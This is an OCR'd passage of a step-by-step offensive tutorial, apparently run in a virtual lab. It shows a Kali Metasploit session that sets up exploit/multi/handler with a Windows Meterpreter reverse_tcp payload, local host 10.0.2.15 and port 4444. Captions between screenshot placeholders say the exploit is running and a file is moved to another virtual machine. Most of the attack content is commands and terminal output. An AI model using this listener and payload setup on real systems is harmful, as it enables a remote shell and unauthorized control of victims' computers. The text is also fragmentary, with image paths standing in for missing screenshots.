
Put the port number(lport):




Set payload :


root@kali: ~
File Actions Edit View Help
Usage: set [option] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from `show payloads'.
msf6 exploit(multi/handler) > set lhost=10.0.2.15
[-] Unknown datastore option: lhost=10.0.2.15.
Usage: set [option] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from `show payloads'.
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >


Exploit is running :




Take the file is another machine (virtual):

